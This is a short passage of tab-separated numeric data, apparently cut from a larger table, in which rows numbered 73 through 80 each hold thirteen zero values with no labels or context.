73	0	0	0	0	0	0	0	0	0	0	0	0	0
74	0	0	0	0	0	0	0	0	0	0	0	0	0
75	0	0	0	0	0	0	0	0	0	0	0	0	0
76	0	0	0	0	0	0	0	0	0	0	0	0	0
77	0	0	0	0	0	0	0	0	0	0	0	0	0
78	0	0	0	0	0	0	0	0	0	0	0	0	0
79	0	0	0	0	0	0	0	0	0	0	0	0	0
80	0	0	0	0	0	0	0	0	0	0	0	0	0